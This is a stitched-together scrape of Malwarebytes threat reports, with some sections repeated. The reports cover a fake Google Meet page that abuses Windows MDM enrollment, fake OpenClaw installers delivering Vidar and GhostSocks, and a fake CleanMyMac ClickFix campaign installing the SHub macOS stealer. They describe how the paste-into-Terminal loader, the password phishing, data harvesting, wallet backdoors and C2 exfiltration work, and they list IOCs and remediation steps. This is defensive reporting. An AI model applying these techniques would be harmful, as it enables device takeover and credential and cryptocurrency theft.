Most conventional security tools have no category for “legitimate OS feature pointed at hostile infrastructure.”
The broader trend here is one the security industry has been watching with growing concern: attackers abandoning malware payloads in favor of abusing legitimate operating system features and cloud platforms.
What to do if you think you’ve been affected
Because the attack relies on legitimate system features rather than malware, the most important step is checking whether your device was enrolled.
Check whether your device was enrolled:
Open Settings > Accounts > Access work or school.
If you see an entry you don’t recognize, especially one referencing sunlife-finance[.]com or esper[.]cloud, click it and select Disconnect.
If you clicked “Update now” on updatemeetmicro[.]online and completed the enrollment wizard, treat your device as potentially compromised.
Run an up-to-date, real-time anti-malware solution to check for any secondary payloads the MDM server may have pushed after enrollment.
If you are an IT administrator, consider whether your organization needs a policy blocking unapproved MDM enrollment. Microsoft Intune and similar tools can restrict which MDM servers Windows devices are allowed to join.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
A phishing page disguised as a Google Meet update notice is silently handing victims’ Windows computers to an attacker-controlled management server. No password is stolen, no files are downloaded, and there are no obvious red flags.
It just takes a single click on a convincing Google Meet fake update prompt to enroll your Windows PC into an attacker-controlled device management system.
“To keep using Meet, install the latest version”
The social engineering is almost embarrassingly simple: an app update notice in the right brand colors.
The page impersonates Google Meet well enough to pass a casual glance. But neither the Update now button nor the Learn more link below it goes anywhere near Google.
Both trigger a Windows deep link using the ms-device-enrollment: URI scheme. That’s a handler built into Windows so IT administrators can send staff a one-click device enrollment link. The attacker has simply pointed it at their own server instead.
What “enrollment” actually means for your machine
The moment a visitor clicks, Windows bypasses the browser and opens its native Set up a work or school account dialog. That’s the same prompt that appears when a corporate IT team provisions a new laptop.
The URI arrives pre-populated: The username field reads collinsmckleen@sunlife-finance.com (a domain impersonating Sun Life Financial), and the server field already points to the attacker’s endpoint at tnrmuv-api.esper[.]cloud.
The attacker isn’t trying to perfectly impersonate the victim’s identity. The goal is simply to get the user to click through a trusted Windows enrollment workflow, which grants device control regardless of whose name appears in the form. Campaigns like this rarely expect everyone to fall for them. Even if most people stop, a small percentage continuing is enough for the attack to succeed.
A victim who clicks Next and proceeds through the wizard will hand their machine to an MDM (mobile device management) server they have never heard of.
MDM (Mobile Device Management) is the technology companies use to remotely administer employee devices. Once a machine is enrolled, the MDM administrator can silently install or remove software, enforce or change system settings, read the file system, lock the screen, and wipe the device entirely, all without the user’s knowledge.
There is no ongoing malware process to detect, because the operating system itself is doing the work on the attacker’s behalf.
The attacker’s server is hosted on Esper, a legitimate commercial MDM platform used by real enterprises.
Decoding the Base64 string embedded in the server URL reveals two pre-configured Esper objects: a blueprint ID (7efe89a9-cfd8-42c6-a4dc-a63b5d20f813) and a group ID (4c0bb405-62d7-47ce-9426-3c5042c62500). These represent the management profile that will be applied to any enrolled device.
The ms-device-enrollment: handler works exactly as Microsoft designed it, and Esper works exactly as Esper designed it. The attacker has simply pointed both at someone who never consented.
No malware, no credential theft. That’s the problem.
There is no malicious executable here, and no phished Microsoft login.
The ms-device-enrollment: handler is a documented, legitimate Windows feature that the attacker has simply redirected.
Because the enrollment dialog is a real Windows system prompt rather than a spoofed web page, it bypasses browser security warnings and email scanners looking for credential-harvesting pages.
The command infrastructure runs on a reputable SaaS platform, so domain-reputation blocking is unlikely to help.
Most conventional security tools have no category for “legitimate OS feature pointed at hostile infrastructure.”
The broader trend here is one the security industry has been watching with growing concern: attackers abandoning malware payloads in favor of abusing legitimate operating system features and cloud platforms.
What to do if you think you’ve been affected
Because the attack relies on legitimate system features rather than malware, the most important step is checking whether your device was enrolled.
Check whether your device was enrolled:
Open Settings > Accounts > Access work or school.
If you see an entry you don’t recognize, especially one referencing sunlife-finance[.]com or esper[.]cloud, click it and select Disconnect.
If you clicked “Update now” on updatemeetmicro[.]online and completed the enrollment wizard, treat your device as potentially compromised.
Run an up-to-date, real-time anti-malware solution to check for any secondary payloads the MDM server may have pushed after enrollment.
If you are an IT administrator, consider whether your organization needs a policy blocking unapproved MDM enrollment. Microsoft Intune and similar tools can restrict which MDM servers Windows devices are allowed to join.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Attackers are abusing OpenClaw’s popularity by seeding fake “installers” on GitHub, boosted by Bing AI search results, to deliver infostealers and proxy malware instead of the AI assistant users were looking for.
OpenClaw is an open‑source, self‑hosted AI agent that runs locally on your machine with broad permissions: it can read and write files, run shell commands, interact with chat apps, email, calendars, and cloud services. In other words, if you wire it into your digital life, it may end up handling access to a lot of sensitive data.
And, as is often the case, popularity brings brand impersonation. According to researchers at Huntress, attackers created malicious GitHub repositories posing as OpenClaw Windows installers, including a repo called openclaw-installer. These were added on February 2 and stayed up until roughly February 10, when they were reported and removed.
Bing search results pointed victims to these GitHub repositories. But when the victim downloaded and ran the fake installer, it didn’t give them OpenClaw at all. The installer dropped Vidar, a well‑known information stealer, directly into memory. In some cases, the loader also deployed GhostSocks, effectively turning the victim’s system into a residential proxy node criminals could route their traffic through to hide their activities.
How to stay safe
The good news is that the campaign appears to have been short-lived, and there are clear indicators and mitigations you can use.
If you downloaded an OpenClaw installer recently from GitHub after searching “OpenClaw Windows” in Bing, especially in early February, you should assume your system is compromised until proven otherwise.
Vidar can steal browser credentials, crypto wallets, and data from applications like Telegram. GhostSocks silently turns your machine into a proxy node for other people’s traffic. That’s not just a privacy issue. It can drag you into abuse investigations when someone else’s attacks appear to come from your IP address.
If you suspect you ran a fake installer:
Disconnect the machine from your network, then run a full system scan with a reputable, up‑to‑date anti‑malware solution.
Change passwords for critical services (email, banking, cloud, developer accounts) and do that on a different, clean device.
Run OpenClaw (or similar agents) in a sandboxed VM or container on isolated hosts, with default‑deny egress and tightly scoped allow‑lists.
Give the runtime its own non‑human service identities, least privilege, short token lifetimes, and no direct access to production secrets or sensitive data.
Treat skill/extension installation as introducing new code into a privileged environment: restrict registries, validate provenance, and monitor for rare or newly seen skills.
Log and periodically review agent memory/state and behavior for durable instruction changes, especially after ingesting untrusted content or shared feeds.
Understand and provide for the event where you may need to nuke‑and‑pave: keep non‑sensitive state snapshots handy, document a rebuild and credential‑rotation playbook, and rehearse it.
Run an up-to-date, real-time anti-malware solution that can detect information stealers and other malware.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Attackers are abusing OpenClaw’s popularity by seeding fake “installers” on GitHub, boosted by Bing AI search results, to deliver infostealers and proxy malware instead of the AI assistant users were looking for.
OpenClaw is an open‑source, self‑hosted AI agent that runs locally on your machine with broad permissions: it can read and write files, run shell commands, interact with chat apps, email, calendars, and cloud services. In other words, if you wire it into your digital life, it may end up handling access to a lot of sensitive data.
And, as is often the case, popularity brings brand impersonation. According to researchers at Huntress, attackers created malicious GitHub repositories posing as OpenClaw Windows installers, including a repo called openclaw-installer. These were added on February 2 and stayed up until roughly February 10, when they were reported and removed.
Bing search results pointed victims to these GitHub repositories. But when the victim downloaded and ran the fake installer, it didn’t give them OpenClaw at all. The installer dropped Vidar, a well‑known information stealer, directly into memory. In some cases, the loader also deployed GhostSocks, effectively turning the victim’s system into a residential proxy node criminals could route their traffic through to hide their activities.
How to stay safe
The good news is that the campaign appears to have been short-lived, and there are clear indicators and mitigations you can use.
If you downloaded an OpenClaw installer recently from GitHub after searching “OpenClaw Windows” in Bing, especially in early February, you should assume your system is compromised until proven otherwise.
Vidar can steal browser credentials, crypto wallets, and data from applications like Telegram. GhostSocks silently turns your machine into a proxy node for other people’s traffic. That’s not just a privacy issue. It can drag you into abuse investigations when someone else’s attacks appear to come from your IP address.
If you suspect you ran a fake installer:
Disconnect the machine from your network, then run a full system scan with a reputable, up‑to‑date anti‑malware solution.
Change passwords for critical services (email, banking, cloud, developer accounts) and do that on a different, clean device.
Run OpenClaw (or similar agents) in a sandboxed VM or container on isolated hosts, with default‑deny egress and tightly scoped allow‑lists.
Give the runtime its own non‑human service identities, least privilege, short token lifetimes, and no direct access to production secrets or sensitive data.
Treat skill/extension installation as introducing new code into a privileged environment: restrict registries, validate provenance, and monitor for rare or newly seen skills.
Log and periodically review agent memory/state and behavior for durable instruction changes, especially after ingesting untrusted content or shared feeds.
Understand and provide for the event where you may need to nuke‑and‑pave: keep non‑sensitive state snapshots handy, document a rebuild and credential‑rotation playbook, and rehearse it.
Run an up-to-date, real-time anti-malware solution that can detect information stealers and other malware.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
A convincing fake version of the popular Mac utility CleanMyMac is tricking users into installing malware.
The site instructs visitors to paste a command into Terminal. If they do, it installs SHub Stealer, macOS malware designed to steal sensitive data including saved passwords, browser data, Apple Keychain contents, cryptocurrency wallets, and Telegram sessions. It can even modify wallet apps such as Exodus, Atomic Wallet, Ledger Wallet, and Ledger Live so attackers can later steal the wallet’s recovery phrase.

The site impersonates the CleanMyMac website, but is unconnected to the legitimate software or the developers, MacPaw.
Remember: Legitimate apps almost never require you to paste commands into Terminal to install them. If a website tells you to do this, treat it as a major red flag and do not proceed. When in doubt, download software only from the developer’s official website or the App Store.
Read the deep-dive to see what we discovered.

“Open Terminal and paste the following command”
The attack begins at cleanmymacos[.]org, a website designed to look like the real CleanMyMac product page. Visitors are shown what appears to be an advanced installation option of the kind a power user might expect. The page instructs them to open Terminal, paste a command, and press Return. There’s no download prompt, disk image, or security dialog.
That command performs three actions in quick succession:
First, it prints a reassuring line: macOS-CleanMyMac-App: https://macpaw.com/cleanmymac/us/app to make the Terminal output look legitimate.
Next, it decodes a base64-encoded link that hides the real destination.
Finally, it downloads a shell script from the attacker’s server and pipes it directly into zsh for immediate execution.
From the user’s perspective, nothing unusual happens.
This technique, known as ClickFix, has become a common delivery method for Mac infostealers. Instead of exploiting a vulnerability, it tricks the user into running the malware themselves. Because the command is executed voluntarily, protections such as Gatekeeper, notarization checks, and XProtect offer little protection once the user pastes the command and presses Return.
Geofencing: Not everyone gets the payload

The first script that arrives on the victim’s Mac is a loader, which is a small program that checks the system before continuing the attack.
One of its first checks looks at the macOS keyboard settings to see whether a Russian-language keyboard is installed. If it finds one, the malware sends a cis_blocked event to the attacker’s server and exits without doing anything else.
This is a form of geofencing. Malware linked to Russian-speaking cybercriminal groups often avoids infecting machines that appear to belong to users in CIS countries (the Commonwealth of Independent States, which includes Russia and several neighboring nations). By avoiding systems that appear to belong to Russian users, the attackers reduce the risk of attracting attention from local law enforcement.
The behavior does not prove where SHub was developed, but it follows a pattern long observed in that ecosystem, where malware is configured not to infect systems in the operators’ own region.

If the system passes this check, the loader sends a profile of the machine to the command-and-control server at res2erch-sl0ut[.]com. The report includes the device’s external IP address, hostname, macOS version, and keyboard locale.
Each report is tagged with a unique build hash, a 32-character identifier that acts as a tracking ID. The same identifier appears in later communications with the server, allowing the operators to link activity to a specific victim or campaign.
“System Preferences needs your password to continue”
Comparing payloads served with and without a build hash reveals another campaign-level field in the malware builder: BUILD_NAME. In the sample tied to a build hash, the value is set to PAds; in the version without a hash, the field is empty. The value is embedded in the malware’s heartbeat script and sent to the command-and-control (C2) server during every beacon check-in alongside the bot ID and build ID.
What PAds stands for cannot be confirmed from the payload alone, but its structure matches the kind of traffic-source tag commonly used in pay-per-install or advertising campaigns to track where infections originate. If that interpretation is correct, it suggests victims may be reaching the fake CleanMyMac site through paid placements rather than organic search or direct links.
Once the loader confirms a viable target, it downloads and executes the main payload: an AppleScript hosted at res2erch-sl0ut[.]com/debug/payload.applescript. AppleScript is Apple’s built-in automation language, which allows the malware to interact with macOS using legitimate system features. Its first action is to close the Terminal window that launched it, removing the most obvious sign that anything happened.
Next comes the password harvest. The script displays a dialog box that closely mimics a legitimate macOS system prompt. The title reads “System Preferences”, the window shows Apple’s padlock icon, and the message says:
The awkward wording—“for continue” instead of “to continue”—is one clue the prompt is fake, though many users under pressure might not notice it.
“Required Application Helper. Please enter password for continue.”
If the user enters their password, the malware immediately checks whether it is correct using the macOS command-line tool dscl. If the password is wrong, it is logged and the prompt appears again. The script will repeat the prompt up to ten times until a valid password is entered or the attempts run out.
That password is valuable because it unlocks the macOS Keychain, Apple’s encrypted storage system for saved passwords, Wi-Fi credentials, app tokens, and private keys. Without the login password, the Keychain database is just encrypted data. With it, the contents can be decrypted and read.
A systematic sweep of everything worth stealing
With the password in hand, SHub begins a systematic sweep of the machine. All collected data is staged in a randomly named temporary folder—something like /tmp/shub_4823917/—before being packaged and sent to the attackers.
The browser targeting is extensive. SHub searches 14 Chromium-based browsers (Chrome, Brave, Edge, Opera, OperaGX, Vivaldi, Arc, Sidekick, Orion, Coccoc, Chrome Canary, Chrome Dev, Chrome Beta, and Chromium), stealing saved passwords, cookies, and autofill data from every profile it finds. Firefox receives the same treatment for stored credentials.
The malware also scans installed browser extensions, looking for 102 known cryptocurrency wallet extensions by their internal identifiers. These include MetaMask, Phantom, Coinbase Wallet, Exodus Web3, Trust Wallet, Keplr, and many others.
Desktop wallet applications are also targeted. SHub collects local storage data from 23 wallet apps, including Exodus, Electrum, Atomic Wallet, Guarda, Coinomi, Sparrow, Wasabi, Bitcoin Core, Monero, Litecoin Core, Dogecoin Core, BlueWallet, Ledger Live, Ledger Wallet, Trezor Suite, Binance, and TON Keeper. Each wallet folder is capped at 100 MB to keep the archive manageable.
Beyond wallets and browsers, SHub also captures the macOS Keychain directory, iCloud account data, Safari cookies and browsing data, Apple Notes databases, and Telegram session files—information that could allow attackers to hijack accounts without knowing the passwords.
It also copies shell history files (.zsh_history and .bash_history) and .gitconfig, which often contain API keys or authentication tokens used by developers.
All of this data is compressed into a ZIP archive and uploaded to res2erch-sl0ut[.]com/gate along with a hardcoded API key identifying the malware build. The archive and temporary files are then deleted, leaving minimal traces on the system.
The part that keeps stealing after you’ve cleaned up
Most infostealers are smash-and-grab operations: they run once, take everything, and leave. SHub does that, but it also goes a step further.
If it finds certain wallet applications installed, it downloads a replacement for the application’s core logic file from the attacker’s server and swaps it in silently. We retrieved and analyzed five such replacements. All five were backdoored, each tailored to the architecture of the target application.
The targets are Electron-based apps. These are desktop applications built on web technologies whose core logic lives in a file called app.asar. SHub kills the running application, downloads a replacement app.asar from the C2 server, overwrites the original inside the application bundle, strips the code signature, and re-signs the app so macOS will accept it. The process runs silently in the background.
The five confirmed crypto wallet apps are Exodus, Atomic Wallet, Ledger Wallet, Ledger Live, and Trezor Suite.
Exodus: silent credential theft on every unlock

On every wallet unlock, the modified app silently sends the user’s password and seed phrase to wallets-gate[.]io/api/injection. A one-line bypass is added to the network filter to allow the request through Exodus’s own domain allowlist.
Atomic Wallet: the same exfiltration, no bypass required
On every unlock, the modified app sends the user’s password and mnemonic to wallets-gate[.]io/api/injection. No network filter bypass is required—Atomic Wallet’s Content Security Policy already allows outbound HTTPS connections to any domain.
Ledger Wallet: TLS bypass and a fake recovery wizard
The modified app disables TLS certificate validation at startup. Five seconds after launch, it replaces the interface with a fake three-page recovery wizard that asks the user for their seed phrase and sends it to wallets-gate[.]io/api/injection.
Ledger Live: identical modifications
Ledger Live receives the same modifications as Ledger Wallet: TLS validation is disabled and the user is presented with the same fake recovery wizard.
Trezor Suite: fake security update overlay
After the application loads, a full-screen overlay styled to match Trezor Suite’s interface appears, presenting a fake critical security update that asks for the user’s seed phrase. The phrase is validated using the app’s own bundled BIP39 library before being sent to wallets-gate[.]io/api/injection.
At the same time, the app’s update mechanism is disabled through Redux store interception so the modified version remains in place.
Five wallets, one endpoint, one operator
Across all five modified applications, the exfiltration infrastructure is identical: the same wallets-gate[.]io/api/injection endpoint, the same API key, and the same build ID.
Each request includes a field identifying the source wallet—exodus, atomic, ledger, ledger_live, or trezor_suite—allowing the backend to route incoming credentials by product.
This consistency across five independently modified applications strongly suggests that a single operator built all of the backdoors against the same backend infrastructure.
A persistent backdoor disguised as Google’s own update service
To maintain long-term access, SHub installs a LaunchAgent, which is a background task that macOS automatically runs every time the user logs in. The file is placed at:
The script collects a unique hardware identifier from the Mac (the IOPlatformUUID) and sends it to the attacker’s server as a bot ID. The server can respond with base64-encoded commands, which the script decodes, executes, and then deletes.
In practice, this gives the attackers the ability to run commands on the infected Mac at any time until the persistence mechanism is discovered and removed.
The final step is a decoy error message shown to the user:
“Your Mac does not support this application. Try reinstalling or downloading the version for your system.”
This explains why CleanMyMac appeared not to install and sends the victim off to troubleshoot a problem that doesn’t actually exist.
SHub’s place in a growing family of Mac stealers
SHub is not an isolated creation. It belongs to a rapidly evolving family of AppleScript-based macOS infostealers including campaigns such as MacSync Stealer (an expanded version of malware known as Mac.c, first seen in April 2025) and Odyssey Stealer, and shares traits with other credential-stealing malware such as Atomic Stealer.
These families share a similar architecture: a ClickFix delivery chain, an AppleScript payload, a fake System Preferences password prompt, recursive data harvesting functions, and exfiltration through a ZIP archive uploaded to a command-and-control server.
What distinguishes SHub is the sophistication of its infrastructure. Features such as per-victim build hashes for campaign tracking, detailed wallet targeting, wallet application backdooring, and a heartbeat system capable of running remote commands all suggest an author who studied earlier variants and invested heavily in expanding them. The result resembles a malware-as-a-service platform rather than a simple infostealer.
The presence of a DEBUG tag in the malware’s internal identifier, along with the detailed telemetry it sends during execution, suggests the builder was still under active development at the time of analysis.
The campaign also fits a broader pattern of brand impersonation attacks. Researchers have documented similar ClickFix campaigns impersonating GitHub repositories, Google Meet, messaging platforms, and other software tools, with each designed to convince users that they are following legitimate installation instructions. The cleanmymacos.org site appears to follow the same playbook, using a well-known Mac utility as the lure.
What to do if you may have been affected
The most effective part of this attack is also its simplest: it convinces the victim to run the malicious command themselves.
By presenting a Terminal command as a legitimate installation step, the campaign sidesteps many of macOS’s built-in protections. No app download is required, no disk image is opened, and no obvious security warning appears. The user simply pastes the command and presses Return.
This reflects a broader trend: macOS is becoming a more attractive target, and the tools attackers use are becoming more capable and more professional. SHub Stealer, even in its current state, represents a step beyond many earlier macOS infostealers.
For most users, the safest rule is also the simplest: install software only from the App Store or from a developer’s official website. The App Store handles installation automatically, so there is no Terminal command, no guesswork, and no moment where you have to decide whether to trust a random website.
Do not run the command. If you have not yet executed the Terminal command shown on cleanmymacos[.]org or a similar site, close the page and do not return.
Check for the persistence agent. Open Finder, press Cmd + Shift + G, and navigate to ~/Library/LaunchAgents/. If you see a file named com.google.keystone.agent.plist that you did not install, delete it. Also check: ~/Library/Application Support/Google/. If a folder named GoogleUpdate.app is present and you did not install it, remove it.
Treat your wallet seed phrase as compromised. If you have Exodus, Atomic Wallet, Ledger Live, Ledger Wallet, or Trezor Suite installed and you ran this command, assume your seed phrase and wallet password have been exposed. Move your funds to a new wallet created on a clean device immediately. Seed phrases cannot be changed, and anyone with a copy can access the wallet.
Change your passwords. Your macOS login password and any passwords stored in your browser or Keychain should be considered exposed. Change them from a device you trust.
Revoke sensitive tokens. If your shell history contained API keys, SSH keys, or developer tokens, revoke and regenerate them.
Run Malwarebytes for Mac. It can detect and remove remaining components of the infection, including the LaunchAgent and modified files.
Indicators of compromise (IOCs)
Domains
cleanmymacos[.]org — phishing site impersonating CleanMyMac
res2erch-sl0ut[.]com — primary command-and-control server (loader delivery, telemetry, data exfiltration)
wallets-gate[.]io — secondary C2 used by wallet backdoors to exfiltrate seed phrases and passwords
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
A convincing fake version of the popular Mac utility CleanMyMac is tricking users into installing malware.
The site instructs visitors to paste a command into Terminal. If they do, it installs SHub Stealer, macOS malware designed to steal sensitive data including saved passwords, browser data, Apple Keychain contents, cryptocurrency wallets, and Telegram sessions. It can even modify wallet apps such as Exodus, Atomic Wallet, Ledger Wallet, and Ledger Live so attackers can later steal the wallet’s recovery phrase.
The site impersonates the CleanMyMac website, but is unconnected to the legitimate software or the developers, MacPaw.
Remember: Legitimate apps almost never require you to paste commands into Terminal to install them. If a website tells you to do this, treat it as a major red flag and do not proceed. When in doubt, download software only from the developer’s official website or the App Store.
Read the deep-dive to see what we discovered.
“Open Terminal and paste the following command”
The attack begins at cleanmymacos[.]org, a website designed to look like the real CleanMyMac product page. Visitors are shown what appears to be an advanced installation option of the kind a power user might expect. The page instructs them to open Terminal, paste a command, and press Return. There’s no download prompt, disk image, or security dialog.
That command performs three actions in quick succession:
First, it prints a reassuring line: macOS-CleanMyMac-App: https://macpaw.com/cleanmymac/us/app to make the Terminal output look legitimate.
Next, it decodes a base64-encoded link that hides the real destination.
Finally, it downloads a shell script from the attacker’s server and pipes it directly into zsh for immediate execution.
From the user’s perspective, nothing unusual happens.
This technique, known as ClickFix, has become a common delivery method for Mac infostealers. Instead of exploiting a vulnerability, it tricks the user into running the malware themselves. Because the command is executed voluntarily, protections such as Gatekeeper, notarization checks, and XProtect offer little protection once the user pastes the command and presses Return.
Geofencing: Not everyone gets the payload
The first script that arrives on the victim’s Mac is a loader, which is a small program that checks the system before continuing the attack.
One of its first checks looks at the macOS keyboard settings to see whether a Russian-language keyboard is installed. If it finds one, the malware sends a cis_blocked event to the attacker’s server and exits without doing anything else.
This is a form of geofencing. Malware linked to Russian-speaking cybercriminal groups often avoids infecting machines that appear to belong to users in CIS countries (the Commonwealth of Independent States, which includes Russia and several neighboring nations). By avoiding systems that appear to belong to Russian users, the attackers reduce the risk of attracting attention from local law enforcement.
The behavior does not prove where SHub was developed, but it follows a pattern long observed in that ecosystem, where malware is configured not to infect systems in the operators’ own region.
If the system passes this check, the loader sends a profile of the machine to the command-and-control server at res2erch-sl0ut[.]com. The report includes the device’s external IP address, hostname, macOS version, and keyboard locale.
Each report is tagged with a unique build hash, a 32-character identifier that acts as a tracking ID. The same identifier appears in later communications with the server, allowing the operators to link activity to a specific victim or campaign.
“System Preferences needs your password to continue”
Comparing payloads served with and without a build hash reveals another campaign-level field in the malware builder: BUILD_NAME. In the sample tied to a build hash, the value is set to PAds; in the version without a hash, the field is empty. The value is embedded in the malware’s heartbeat script and sent to the command-and-control (C2) server during every beacon check-in alongside the bot ID and build ID.
What PAds stands for cannot be confirmed from the payload alone, but its structure matches the kind of traffic-source tag commonly used in pay-per-install or advertising campaigns to track where infections originate. If that interpretation is correct, it suggests victims may be reaching the fake CleanMyMac site through paid placements rather than organic search or direct links.
Once the loader confirms a viable target, it downloads and executes the main payload: an AppleScript hosted at res2erch-sl0ut[.]com/debug/payload.applescript. AppleScript is Apple’s built-in automation language, which allows the malware to interact with macOS using legitimate system features. Its first action is to close the Terminal window that launched it, removing the most obvious sign that anything happened.
Next comes the password harvest. The script displays a dialog box that closely mimics a legitimate macOS system prompt. The title reads “System Preferences”, the window shows Apple’s padlock icon, and the message says:
The awkward wording—“for continue” instead of “to continue”—is one clue the prompt is fake, though many users under pressure might not notice it.
“Required Application Helper. Please enter password for continue.”
If the user enters their password, the malware immediately checks whether it is correct using the macOS command-line tool dscl. If the password is wrong, it is logged and the prompt appears again. The script will repeat the prompt up to ten times until a valid password is entered or the attempts run out.
That password is valuable because it unlocks the macOS Keychain, Apple’s encrypted storage system for saved passwords, Wi-Fi credentials, app tokens, and private keys. Without the login password, the Keychain database is just encrypted data. With it, the contents can be decrypted and read.
A systematic sweep of everything worth stealing
With the password in hand, SHub begins a systematic sweep of the machine. All collected data is staged in a randomly named temporary folder—something like /tmp/shub_4823917/—before being packaged and sent to the attackers.
The browser targeting is extensive. SHub searches 14 Chromium-based browsers (Chrome, Brave, Edge, Opera, OperaGX, Vivaldi, Arc, Sidekick, Orion, Coccoc, Chrome Canary, Chrome Dev, Chrome Beta, and Chromium), stealing saved passwords, cookies, and autofill data from every profile it finds. Firefox receives the same treatment for stored credentials.
The malware also scans installed browser extensions, looking for 102 known cryptocurrency wallet extensions by their internal identifiers. These include MetaMask, Phantom, Coinbase Wallet, Exodus Web3, Trust Wallet, Keplr, and many others.
